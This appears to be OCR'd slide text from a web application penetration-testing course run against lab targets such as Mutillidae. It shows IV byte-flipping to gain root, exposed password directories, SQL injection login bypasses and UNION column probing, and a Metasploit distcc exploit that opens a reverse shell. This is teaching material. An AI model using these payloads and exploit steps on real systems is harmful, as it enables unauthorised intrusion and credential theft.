
Application ID	A1B2
User ID	100 (Hint: 0X31 0X30 0X30)
Group ID	100 (Hint: 0X31 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.

This page has a default http parameter `iv=6bc24fc1ab650b25b4114e93a98f1eba`

http parameter encodes the 3 ids shown in the picture

Attack Session Management



User Privilege Level

Application ID	A1B2
User ID	100 (Hint: 0X31 0X30 0X30)
Group ID	100 (Hint: 0X31 0X30 0X30)


Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to
"000" to become root user.

This page has a default http parameter `iv=6bc24fc1ab650b25b4114e93a98f1eba`

changing various bytes in the *iv* parameter we can change the values displayed on the page

Attack Session Management


- **5th** and **8th** byte directly correspond to the first chars of *UID* and *GID*.
- With value 6bc24fc1***00***650b***00***b4114e93a98f1eba, we have *0x9a* and *0x14* as first *UID* and *GID* chars respectively.
- We are looking for values that *XOR* with *0x9a* and *0x14* and produce *0x30*.



```
0x9A XOR 0x30 = 0xAA
0x14 XOR 0x30 = 0x24
```

Attack Session Management

Using 6bc24fc1***aa***650b***24***b4114e93a98f1eba value we get:



User is root!


User Privilege Level

Application ID	A1B2
User ID	000 (Hint: 0X30 0X30 0X30)
Group ID	000 (Hint: 0X30 0X30 0X30)

Attacking Access Control

- Static Files, Platform misconfigurations, insecure access control methods.
- Test application with limited access, direct access to methods, controls over the static resources, different user accounts, restrictive HTTP methods.
- Most common security misconfiguration is relying on “hidden” directories and files.

Attacking Access Control




Index of /mutillidae/passwords

```
     Name                Last modified      Size Description
-----------------------------------------------------------
Parent Directory                              -
accounts.txt         2014-11-28 02:28  176
-----------------------------------------------------------
```

Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3 Server at 192.168.1.66 Port 80

World accessible passwords folder


Attacking Access Control



Index of /mutillidae/data

```
Name                 Last modified     Size Description
Parent Directory                          -
accounts.xml         2015-02-04 20:52 3.5K
```

Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3 Server at 192.168.1.66 Port 80



Upload a File

Please choose file to upload

Filename

- Unrestricted file upload.
- attacker can execute code on the server via file upload.


Attacking Data Stores

- Injecting into interpreted contexts – bypass a login.
- Inject into SQL – basic SQLI.
- Injecting into different statement types.
- Fingerprinting SQL database, targeting UNION operation, bypass filters.
- Inject into NoSQL, XPath, LDAP.

Attacking Data Stores

- What is SQL Injection - technique often used to attack data driven applications.
- This is done by including portions of SQL statements in an entry field to get the website to pass a newly formed rogue SQL command to the database.
- The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Attacking Data Stores



Please enter username and password to view account details

Name: ' or 1=1 --

Password:

Dont have an account? Please register here

Results for "' or 1=1 -- ".23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?


Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Attacking Data Stores



Please enter username and password to view account details

Name admin' --


Password

Dont have an account? Please register here

Results for "admin' -- ".1 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Attacking Data Stores: BLIND SQLI



Please enter username and password to view account details

Name: admin' UNION SELECT @@version --

Password:

Dont have an account? Please register here

Error Message

Failure is always an option	
Line	170
Code	0
File	C:\xampp\htdocs\mut\classes\MySQLHandler.php
Message	C:\xampp\htdocs\mut\classes\MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1222 error: The used SELECT statements have a different number of columns client_info: mysqlnd 5.0.10 - 20111026 - $Id: c85105d7c6f7d70d609bb4c000257868a40840ab $ host_info: localhost via TCP/IP

Attacking Data Store: BLIND SQLI

"admin' UNION SELECT NULL -- "

... and then

"admin' UNION SELECT NULL,NULL -- "

... and then

"admin' UNION SELECT NULL,NULL,NULL -- "

... and then

"admin' UNION SELECT NULL,NULL,NULL,NULL -- "

... and then

"admin' UNION SELECT NULL,NULL,NULL,NULL,NULL -- "


... and then

"admin' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL -- "

... and then Finally

"admin' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL -- "

Attacking Backend Components: distcc



DistCC Daemon Command Execution


Disclosed	Created
02/01/2002	05/30/2018

Description


This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

- This program makes it easy to scale large compiler jobs across a farm of like-configured systems.

Attacking Backend Components: distcc




```
msfconsole


msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > set RHOST 192.168.99.131
msf  exploit(distcc_exec) > exploit


[*] Started reverse double handler
```



```
[*] Command shell session 1 opened (192.168.99.128:4444


id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Attacking Backend Components: SMB



Samba Symlink Directory Traversal

